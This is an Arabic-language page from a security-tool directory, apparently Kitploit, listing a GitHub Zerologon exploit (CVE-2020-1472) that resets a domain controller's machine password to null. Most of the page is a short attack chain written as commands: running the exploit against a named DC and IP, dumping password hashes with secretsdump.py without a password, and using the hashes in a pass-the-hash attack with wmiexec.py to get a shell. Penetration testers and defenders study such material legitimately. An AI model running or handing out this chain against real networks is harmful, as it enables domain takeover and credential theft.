
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
ZeroLogon-Exploit — تم تعديل الـ PoC الاختبارية من Secura، CVE-2020-1472، لتغيير كلمة مرور الجهاز إلى null | Kitploit
أدوات/GitHubGitHub/hell-moon/zerologon-exploit
تصعيد الامتيازاتهجمات كلمات المرورتحليل الثغرات الأمنيةالاستغلالما بعد الاستغلالاختبار الاختراق
GitHubhell-moon/zerologon-exploit

ZeroLogon-Exploit

تم تعديل الـ PoC الاختبارية من Secura، CVE-2020-1472، لتغيير كلمة مرور الجهاز إلى null

عرض المستودع
111منذ 5 سنواتلم تتم المراجعة بعد

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

ZeroLogon - استغلال ومثال

تم تعديل إثبات المفهوم (PoC) الاختباري من Secura، CVE-2020-1472، لتغيير كلمة مرور الجهاز إلى قيمة فارغة. يستخدم تغيير كلمة المرور على الجهاز دالة NetrServerPasswordSet2() من Microsoft. يستغل هذا الاستغلال وحدة nrpc.py من Impacket لاستدعاء NetrServerPasswordSet2().


تشغيل الاستغلال

./zerologon_NULLPASS.py <dc-name> <dc-ip>

تفريغ التجزئات

secretsdump.py -no-pass <dc-name>\$@<dc-ip>

تمرير التجزئة (Pass-The-Hash) للوصول إلى شل

wmiexec.py -hashes <LM:NT> <username>@<ip>
تنزيل الأداة